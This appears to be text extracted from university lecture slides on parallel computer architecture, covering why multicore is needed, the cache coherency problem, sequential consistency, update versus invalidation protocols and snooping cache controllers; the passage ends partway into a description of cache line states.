
Hennessy and Patterson 6<sup>th</sup> ed: Section  
5.2, pp377

# What you should get from this

Parallel systems architecture is a vast topic, and we can only scratch the surface. The critical things I hope you will learn from this very brief introduction are:


- ▶ Why power considerations motivate multicore
- ▶ Why is shared-memory parallel programming attractive?
  - ▶ How is dynamic load-balancing implemented?
  - ▶ Why is distributed-memory parallel programming harder but more likely to yield robust performance?
- ▶ What is the cache coherency problem
  - ▶ There is a design-space of “snooping” protocols based on broadcasting invalidations and requests
- ▶ How are atomic operations and locks implemented?
  - ▶ Eg load-linked, store conditional
- ▶ What is sequential consistency?
  - ▶ Why might you prefer a memory model with weaker consistency?
- ▶ For larger systems, some kind of “directory” is needed to avoid/reduce the broadcasting

# Implementing shared memory: multiple caches




- ▶ Suppose processor 0 loads memory location **X**
- ▶ **X** is fetched from main memory and allocated into processor 0's cache(s)

# Multiple caches... and trouble




- ▶ Suppose processor 1 loads memory location **X**
- ▶ **X** is fetched from main memory and allocated into processor 1's cache(s) as well

# Multiple caches... and trouble




- Suppose processor 0 stores to memory location **X**
- Processor 0's cached copy of **X** is updated
- Processor 1 continues to used the old value of **X**

# Multiple caches... and trouble



- Suppose processor 2 loads memory location **X**
- **How does it know whether to get X from main memory, processor 0 or processor 1?**

# Multiple caches... and trouble



Two issues:

- How do you know where to find the latest version of the cache line?
- How do you know when you can use your cached copy – and when you have to look for a more up-to-date version?

# Cache consistency (aka cache coherency)<sup>12</sup>

## ► Goal (?):

- ➔ “Processors should not continue to use out-of-date data indefinitely”

## ► Goal (?):

- ➔ “Every load instruction should yield the result of the most recent store to that address”

## ► Goal (?): (definition: **Sequential Consistency**)

- ➔ “the result of any execution is the same as if the operations of all the processors were executed in some sequential order, and the operations of each individual processor appear in this sequence in the order specified by its program”

*(Leslie Lamport, “How to make a multiprocessor computer that correctly executes multiprocess programs” (IEEE Trans Computers Vol.C-28(9) Sept 1979)*

# Implementing Strong Consistency: update

- ▶ How about when a store to address x occurs, we **update** all the remote cached copies?
- ▶ To do this we need either:
  - ▶ To broadcast every store to every remote cache
  - ▶ Or to keep a list of which remote caches hold the cache line
  - ▶ Or at least keep a note of whether there are *any* remote cached copies of this line (“SHARED” bit per line)
- ▶ But first...how well does this update idea work?

# Implementing Strong Consistency: update...


## Problems with update

1. What about if the cache line is several words long?
  - ▶ Each update to each word in the line leads to a broadcast
2. What about old data which other processors are no longer interested in?
  - ▶ We'll keep broadcasting updates indefinitely...
  - ▶ Do we really have to broadcast every store?
  - ▶ It would be nice to know that we have exclusive access to the cacheline so we don't have to broadcast updates...

# A more cunning plan... invalidation

- ▶ Suppose instead of ***updating*** remote cache lines, we ***invalidate*** them all when a store occurs?
- ▶ After the first write to a cache line we know there are no remote copies – so subsequent writes don't lead to communication
  - ▶ After invalidation we *know* we have the *only* copy
- ▶ Is invalidate always better than update?
  - ➔ Often
  - ➔ But not if the other processors really need the new data as soon as possible
- ▶ To exploit this, we need a couple of bits for each cache line to track its sharing state
  - (analogous to write-back vs write-through caches)

# snooping



- ▶ Snooping cache controller has to monitor *all* bus transactions
- ▶ And check them against the tags of its cache(s)

Each cacheline can be in one of four states:

